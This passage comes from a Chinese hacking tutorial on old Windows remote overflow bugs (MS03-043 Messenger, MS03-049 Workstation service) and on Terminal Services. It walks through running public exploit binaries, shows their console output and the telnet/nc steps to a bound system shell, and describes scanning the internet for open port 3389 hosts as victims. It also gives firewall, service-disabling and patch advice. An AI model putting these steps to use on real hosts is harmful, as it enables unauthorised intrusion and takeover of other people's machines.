漏洞情况： Windows NT/2000/ XP/20003 操作系统中有一个默认开放的Messenger（消息队列服务），如图1，它用于NT服务器之间进行发送和接收系统管理员或者“警报器”服务传递的消息。不久前（2003年10月）这一服务被发现存在着严重的远程缓冲区溢出漏洞：由于在向缓冲区保存消息数据之前没有正确检查消息长度，可能被攻击者利用来进行远程溢出，进行拒绝服务攻击。使计算机停止响应并自动重启。也可以执行任意代码，具体溢出问题存在于消息队列服务程序的search-by-name函数中，攻击者提交超长字符串给这个函数可造成堆溢出。所以这一漏洞可以被黑客用来进行远程拒绝服务攻击以及获得系统访问权限，是一个非常危险的漏洞。受影响系统：

-Microsoft Windows NT 4.0 SP6a

-Microsoft Windows 2000 SP0/SP1/SP2/SP3/SP4

-Microsoft Windows XP SP0/SP1

-Microsoft Windows 2003,




图1

漏洞检测： 网上有专门用于扫描 Messenger 服务是否开放的扫描器，有命令行的也有图形界面的，我们可以用这些扫描器来帮我们扫描漏洞主机。

RetinaMSGSVC.exe是来自国外著名的安全公司eeye的Messenger漏洞专用扫描器（见光盘），它是一个图形界面的扫描器，扫描速度飞快。只填入扫描IP段后然后就可以扫描了，如图3，扫描结果会在下面显示栏显示，如果发现主机有漏洞它就会在“result”中显示“vulnerable（有弱点的）”，如图2，非常不错。




图2

测试攻击： 网上现在已经出现了此漏洞的攻击代码，利用这些代码可以进行远程溢出而取得系统控制权。我们这里用一个叫msgr.exe的溢出程序，只针对英文版的Windows2000/XP，如果溢出成功后会在对方的9191端口捆定一个Shell，只要Telnet上去就可以在远程系统上执行命令了。它的用法是：

```
Usage：msgr.exe [TargetIP] [ver：0 | 1]
eg：msgr.exe 192.168.63.130 0
Target OS version：
[0]    Windows 2000 SP 3 (en)
[1]    Windows XP SP 1 (en)
```

我们还是以192.168.0.2的win2000主机为测试对象进行攻击，打开CMD，输入：

```
c:\>msgr.exe 192.168.0.2 0
```

如图3，当程序提示：“……Packet injected...Try connecting to 192.168.0.2：9191”时，你就可以试着telnet到它的9191端口：telnet 192.168.0.2 9191，如果溢出成功的话它会出现Shell提示符，如图4。

```
C:\>msgr.exe 192.168.0.2 0

-=[ MS Messenger Service Heap Overflow Exploit (MS03-043) ver 0.7 ]=-

 by Adik < netmaniac [at] hotmail.KG >
 http://netninja.to.kg


-=Compiled by l0n9ker www.longker.org=-

[*] Target:       IP: 192.168.0.2         OS: Windows 2000 SP 3 (en)
[*] UEF:          0x77ee044c
[*] JMP:          0x768d693e

[*] WSAStartup initialized...
[*] Msg body size: 3600
[*] Socket initialized...
[*] Injecting packet into a remote process...
[*] Packet injected...
[i] Try connecting to 192.168.0.2:9191


C:\>telnet 192.168.0.2 9191
```

图 3




图 4

解决方法：我们已经了解了此漏洞的具体情况了，也知道如果此漏洞被黑客或蠕虫利用后果那肯定是很严重的，所以大家应该及时补上这个漏洞。Messenger消息是通过NetBIOS或者RPC提交给消息服务。所以可以通过封闭NETBIOS端口(137--139)和使用防火墙过滤UDP广播包来阻挡此类消息。在边界防火墙或者个人防火墙上禁止不可信主机访问NETBIOS和RPC端口：135，137，138，139 (TCP/UDP)。如果不使用messenger服务可以把它禁用。打开“开始”菜单，点击“控制面板”中的“计算机管理工具”，双击“服务”，找到并双击“Messenger”，然后点击“停止”，如图1，并在“启动类型”的下拉框中选择“已禁用”。

微软也已经提供了安全补丁以修复此安全漏洞，如果有具体不同的操作系统需要下载安装不同的补丁，可以通过微软网站的安全公告选择并下载安装针对您所用系统的安全补丁，下载地址：

* Microsoft Windows 2000, Service Pack 3, Service Pack 4

http://www.microsoft.com/downloads/details.aspx?FamilyId=99F1B40D-9 0 6 A - 4 9 4 5 - A 0 2 1 - 4B494CCCBDE0&displaylang=en

* Microsoft Windows XP Gold, Service Pack 1

http://www.microsoft.com/downloads/details.aspx?FamilyId=F02DA309-4 B 0 A - 4 4 3 8 - A 0 B 9 - 5B67414C3833&displaylang=en

* Microsoft Windows XP 64-bit Edition

http://www.microsoft.com/downloads/details.aspx?FamilyId=2BE95254-4 C 6 5 - 4 C A 5 - 8 0 A 5 - 55FDF5AA2296&displaylang=en

* Microsoft Windows Server 2003

http://www.microsoft.com/downloads/details.aspx?FamilyId=1DF106F3-7 E C 4 - 4 E B 0 - 9 1 4 3 - C1E3C9E2F5F8&displaylang=en

* Microsoft Windows Server 2003 64-bit Edition

http://www.microsoft.com/downloads/details.aspx?FamilyId=8B990946-8 4 C 8 - 4 C 9 1 - 8 9 9 C - 5A44EC13174E&displaylang=en

18. Workstation服务远程溢出漏洞攻防

漏洞情况：不久前微软的Windows操作系统又发现了一非常严重的危险的漏洞：Workstation服务远程溢出漏洞。WorkstationService（工作站服务）是Windows2000和XP操作系统中一个Windows操作系统赖以正常运行的基本服务，它主要用于让网络上的计算机访问文件服务器以及网络打印机。而且在这些操作系统中WorkstationService也是默认开放的，如图1。




图1

黑客利用这个漏洞可以进行远程溢出获取系统权限、执行任意命令。造成此漏洞的主要原因是由于Microsoft Workstation服务在处理日志记录时缺少充分的边界缓冲区检查，在wkssvc.dll的vsprintf调用没有检查输入缓冲的长度，利用函数NetValidateName提供超长参数可以直接触发缓冲区溢出。一般如果是NTFS文件系统，在Windows目录中的“debug”目录不允许所有人可写，这表示不能使用NULL会话来生成日志，而如果是FAT文件系统，那就可能被成功利用，这样攻击者可以在受影响系统中获得“系统”权限在系统上执行任意指令，或导致Workstation服务失效。攻击者可以在系统中采取任何行为，包括安装程序，浏览数据，更改数据，删除数据，或以完全权限创建新帐号等。受影响的系统：

Microsoft Windows 2000 SP 2,SP3, SP 4

Microsoft Windows XP, SP1

测试攻击：目前网上已经出现了这个漏洞的溢出程序，利用程序可以攻击FAT32文件系统的Win 2000服务器，并取得系统权限，下面我们来看看其测试攻击过程。我们这里用的溢出工具是ms03049.exe，它的用法是：

```
Usage:
On 2k :
ms03049 IP    --> attack 2k without ntfs
On xp :
ms03049 IP 2k --> attack 2k without ntfs
ms03049 IP    --> attack xp
Next open another window : nc Ip 1234 --> Get cmd shell
```

可能有些朋友看不明白，说明一下，如果你用Win2000系统对192.168.1.1主机进行测试攻击，就只要输入：ms03049.exe 192.168.1.1就行，不用管它是2000还是XP，如果是在win XP上要对192.168.1.1主机进行测试攻击，那就要区别了，输入：ms03049.exe 192.168.1.1 2k，表示是攻击2000系统，ms03049.exe 192.168.1.1则表示攻击的是XP系统。攻击后如果溢出成功，那就会在对方主机的1234端口绑定一个Cmd Shell，我们只要telnet上去就可以执行命令了。




图2

好，我们接着进行实战测试了，打开命令行工具，我所用的系统是WinXP，攻击测试目标192.168.1.1也是WinXP，所以在CMD中输入：ms03049.exe 192.168.1.1，如图2，攻击时客户端先要和目标主机建立ipc$连接，然后，用

NetValidateName进行交互，然后才能触发溢出，所以如果攻击时出现了“Can't create null session !”（不能建立空连接）等提示，那就说明攻击没有成功，如图3。




图3

溢出成功后接着可是试这用telnet上去就到对方1234端口了：telnet 192.168.1.11 1234，不出意外的话你就可以得到一个system权限的Shell了，如图4，这样你就可以执行任意命令了。




图4

解决方法：此漏洞临时解决方法：因为此漏洞的可以用防火墙过滤UDP 138，139，445端口和TCP 138，139，445端口，也可以使用个人防火墙和系统的TCP/IP过滤来封掉这些端口。也可以停止Workstation服务，如图5，不过要注意：禁用此服务将导致很多依赖它的服务失效，因网络上的计算机必须激活这个功能才能访问共享的文件服务器或打印机。例如您将不能访问共享资源；不能使用拨号、ADSL连接等。




图5

微软也已经推出了安全补丁以修补这个漏洞，用户可以选择并安装针对您所用系统的安全补丁，补丁下载地址：http://www.microsoft.com/technet/security/bulletin/MS03-049.asp

19.终端服务漏洞攻防

服务简介：终端服务TS（TermService）是Win2000 /XP/20003中的一个基于远程桌面协议（RDP）的服务，其性能稳定，而且具有强大的远程管理和控制能力，默认服务端口是3389，通过此服务登录后可以完全享有远程主机的桌面系统进行图形化的远程管理，如图1。管理员们一般用终端服务来进行远程管理。但是因为终端服务功能太强了，其功能之完备使任何木马后门都望尘莫及，所以黑客们也非常喜欢使用它。网上从终端服务问世以来，关于终端服务的攻击的就一直是黑客们关注的热点，黑客们甚至把开了终端服务的主机亲切地叫作“3389”肉鸡，到了今天还有许多朋友“孜孜不倦”地在追求“3389”肉鸡。下面我们就来介绍一些常见的终端服务漏洞攻防知识。




图1

寻找目标：首先我们要知道终端服务在Win2000 /XP/20003系统安装过程中并不是默认安装的，只有在组件里选上“终端服务”后终端服务才会安装后，如图2，而且在Win2000中版本中Professional版本是没有终端服务的，只有server版本才有。

如果有检查你自己的主机是否开放了终端服务，可以去服务中查看WindowsTermService是否启动就可以了。而如果要在互联网上寻找开放了终端服务的主机也很简单，因为终端服务的默认服务端口是3389，所以我们只要扫描开了3389端口的主机就可以了。打开SUPERSCAN扫描器，要扫描的端口为3389，开始扫描，一段时间后会发现开了3389 端口的主机，如图3。




图2




图3

